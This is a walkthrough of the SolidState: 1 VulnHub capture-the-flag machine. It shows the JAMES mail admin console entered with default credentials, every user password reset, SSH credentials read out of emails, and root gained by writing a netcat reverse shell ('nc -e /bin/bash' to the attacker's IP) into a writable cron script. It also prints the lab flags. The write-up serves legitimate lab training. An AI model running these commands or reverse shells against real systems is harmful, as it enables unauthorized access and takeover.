

SolidState: 1 Walkthrough

Machine Information

Field	Details
Name	SolidState: 1
Author	Ch33z_plz
Series	SolidState
Release Date	12 September 2018
Difficulty	Easy
Platform	VulnHub
Category	Mail Server Enumeration, Credential Harvesting, Privilege Escalation
URL	https://www.vulnhub.com/entry/solidstate-1,261/

Introduction

SolidState: 1 is a beginner-friendly VulnHub machine that focuses on mail server enumeration, credential disclosure, user access through SSH, and privilege escalation via an insecure scheduled Python script.

The machine demonstrates how weak administrative configurations and writable scripts can lead to full system compromise.

Attack Path Overview

```
Network Enumeration
  ↓
JAMES Mail Server Discovery
  ↓
Remote Administration Access
  ↓
User Password Reset
  ↓
POP3 Mail Enumeration
  ↓
SSH Credentials Discovery
  ↓
User Access (mindy)
```

```
↓
Writable Scheduled Script
↓
Root Shell
```

1. Network Discovery

First, identify the target machine on the network.

```
sudo netdiscover -i eth0
```

Result:

```
192.168.10.31
```

Target acquired.

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.8	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.31	00:0c:29:f7:e1:c2	1	60	VMware, Inc.
192.168.10.1	b4:f9:49:43:79:2c	2	120	optilink networks pvt ltd
192.168.10.2	04:cb:01:f3:da:b6	1	60	Samsung Electronics Co.,Ltd
192.168.10.9	56:c1:a3:f0:c1:59	1	60	Unknown vendor

2. Port Scanning

Perform a full TCP scan with service detection.

```
sudo nmap -sV -A -p- 192.168.10.31 --min-rate 10000
```

Results:

```
22/tcp  SSH
25/tcp  SMTP
80/tcp  HTTP
110/tcp POP3
```

```
119/tcp  NNTP
4555/tcp  JAMES Remote Admin
```

Interesting findings:

```
JAMES Mail Server 2.3.2
JAMES Remote Admin 2.3.2
```

```
(kali@kali)-[~/Vulnhub-Machine]
$ sudo nmap -sV -A -p- 192.168.10.31 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-21 14:11 IST
Nmap scan report for 192.168.10.31
Host is up (0.0022s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256  78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256  e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp    open  smtp         JAMES smtpd 2.3.2
|_ smtp-commands: solidstate Hello nmap.scanme.org (192.168.10.13 [192.168.10.13]), PIPELINING, ENHANCEDSTATUSCODES
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_ http-title: Home - Solid State Security
|_ http-server-header: Apache/2.4.25 (Debian)
110/tcp   open  pop3         JAMES pop3d 2.3.2
119/tcp   open  nntp         JAMES nntpd (posting ok)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2
MAC Address: 00:0C:29:F7:E1:C2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop  RTT      ADDRESS
1     2.21 ms  192.168.10.31

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.98 seconds
```

3. JAMES Administration Access

Connect to the JAMES administration service.

```
nc 192.168.10.31 4555
```

Login using default credentials:

```
Username: root
Password: root
```

Successful login:

```
Welcome root
```

List available users:

```
Listusers
```

Output:

```
james  
thomas  
john  
mindy  
mailadmin
```

Reset passwords for all users:

```
setpassword james james  
setpassword thomas thomas  
setpassword john john  
setpassword mindy mindy  
setpassword mailadmin mailadmin
```

Passwords successfully changed.

```
(kali㉿kali)-[~/Vulnhub-Machine]  
$ nc 192.168.10.31 4555  
JAMES Remote Administration Tool 2.3.2  
Please enter your login and password  
Login id:  
root  
Password:  
root  
Welcome root. HELP for a list of commands  
Listusers  
Existing accounts 5  
user: james  
user: thomas  
user: john  
user: mindy  
user: mailadmin  
setpassword james james  
Password for james reset  
setpassword thomas thomas  
Password for thomas reset  
setpassword john john  
Password for john reset  
setpassword mindy mindy  
Password for mindy reset  
setpassword mailadmin mailadmin  
Password for mailadmin reset
```

4. Reading User Emails

Since POP3 is available on port 110, we can read the users' mailboxes.

Connect to POP3:

```
nc -C 192.168.10.31 110
```

Login as john:

```
USER john
PASS john
```

Read available mail:

```
LIST
RETR 1
```

The email mentions Mindy receiving temporary credentials.



```
(kali@kali) - [~/Vulnhub-Machine]
$ nc -C 192.168.10.31 110
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER john
+OK
PASS john
+OK Welcome john
List
+OK 1 743
1 743
.
RETR 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <9564574.1.1503422198108.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: john@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
        for <john@localhost>;
        Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
From: mailadmin@localhost
Subject: New Hires access

John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James
```

5. Enumerating Mindy's Mailbox

Login as mindy.

```
USER mindy
```

```
PASS mindy
```

View messages:

```
LIST
RETR 1
RETR 2
```

The second email contains SSH credentials.

```
username: mindy
pass: P@55W0rd1!2@
```

```
(kali@kali)~[/Vulnhub-Machine]
$ nc -c 192.168.11.142 110
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS mindy
+OK Welcome mindy
List
+OK 2 1945
1 1109
2 836
RETR 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
        for <mindy@localhost>;
        Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission of our organization. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
```

```
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
        for <mindy@localhost>;
        Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

6. SSH Access

Login using the discovered credentials.

```
ssh mindy@192.168.10.31
```

Password:

```
P@55W0rd1!2@
```

Verify access:

```
whoami
```

Output:

```
mindy
```

Read the user flag:

```
cat user.txt
```

Output:

```
914d0a4ebc1777889b5b89a23f556fd75
```

User access obtained.

```
(kali㉿kali)-[~/Vulnhub-Machine]
└─$ ssh mindy@192.168.10.31
mindy@192.168.10.31's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 21 02:02:40 2026 from 192.168.10.13
mindy@solidstate:~$ ls
bin  user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc1777889b5b89a23f556fd75
```

7. System Enumeration

Upgrade shell functionality.

```
ssh mindy@192.168.10.31 "python3 -c 'import pty; pty.spawn\n\n(\\\"/bin/bash\\\")'"
mindy@192.168.10.31's password:
export TERM=xterm
```


Explore the filesystem.

```
cd /opt
ls
```

Output:

```
james-2.3.2
tmp.py
```

The file tmp.py appears interesting.



```
(kali㉿kali)-[~/Vulnhub-Machine]
$ ssh mindy@192.168.10.31 "python3 -c 'import pty; pty.spawn(\\\"/bin/bash\\\")'"
mindy@192.168.10.31's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ export TERM=xterm
export TERM=xterm
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cd /opt
cd /opt
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls
ls
james-2.3.2 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$
```

8. Reviewing tmp.py

Display the contents.


```
nano tmp.py
```

Contents:


```
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

The script periodically cleans the /tmp directory.

Since the script is writable and executed by a privileged process, it can be modified to execute arbitrary commands.



9. Modifying the Script

Replace the script contents with a command that will connect back to our listener.


```
echo "#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/bash 192.168.10.13 9001')
except:
    sys.exit()" > tmp.py
```

Verify:

```
cat tmp.py
```

Output:

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/bash 192.168.10.13 9001')
except:
    sys.exit()
```



```
$(debian_chroot:+($debian_chroot))mindy@solidstate:/opt$ echo "#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/bash 192.168.10.13 9001')
except:
    sys.exit()" > tmp.py
$(debian_chroot:+($debian_chroot))mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/bash 192.168.10.13 9001')
except:
    sys.exit()
```

10. Start Listener

On the Kali machine:

```
nc -lnvp 9001
```

Wait for the scheduled task to execute.

After a short period, a connection is received.

```
connect to [192.168.10.13] from [192.168.10.31]
```

Verify privileges.

```
id
```

Output:

```
uid=0(root) gid=0(root)
```

Root shell successfully obtained.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.10.13] from (UNKNOWN) [192.168.10.31] 35726
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

11. Root Flag

Navigate to the root directory.

```
python -c 'import pty; pty.spawn("/bin/sh")'
cd /root
ls
```

Output:

```
root.txt
```

Read the flag.

```
cat root.txt
```

Output:

```
b4c9723a28899b1c45db281d99cc87c9
```

```
python -c 'import pty; pty.spawn("/bin/sh")'
# ls
ls
root.txt
# cat root.txt
cat root.txt
b4c9723a28899b1c45db281d99cc87c9
# █
```

Vulnerabilities Identified

Weak Administrative Credentials

```
root : root
```

Allowed unauthorized access to the JAMES administration interface.

User Password Reset Functionality

The administration console allowed resetting user passwords without verification.

Sensitive Information Disclosure

SSH credentials were stored inside user emails.

```
username: mindy
password: P@55W0rd1!2@
```

Insecure Writable Scheduled Script

The script:

```
/opt/tmp.py
```

was writable by a low-privileged user and executed with elevated privileges, leading to full system compromise.

Flags

User Flag

```
914d0a4ebc1777889b5b89a23f556fd75
```

Root Flag

```
b4c9723a28899b1c45db281d99cc87c9
```

Tools Used

- Netdiscover
 - Nmap
 - Netcat
 - POP3
 - SSH
 - Linux Enumeration Commands
-

Conclusion

SolidState: 1 is an excellent beginner-to-intermediate machine that teaches the importance of enumerating mail services and reviewing scheduled tasks for privilege escalation opportunities.

Attack Flow:

```
JAMES Admin Access
      ↓
Password Reset
```

```
graph TD; A[ ] --> B[POP3 Enumeration]; B --> C[SSH Login]; C --> D[Writable Script Discovery]; D --> E[Root Shell];
```

↓
POP3 Enumeration
↓
SSH Login
↓
Writable Script Discovery
↓
Root Shell

The machine highlights how multiple small misconfigurations can combine to create a complete system compromise.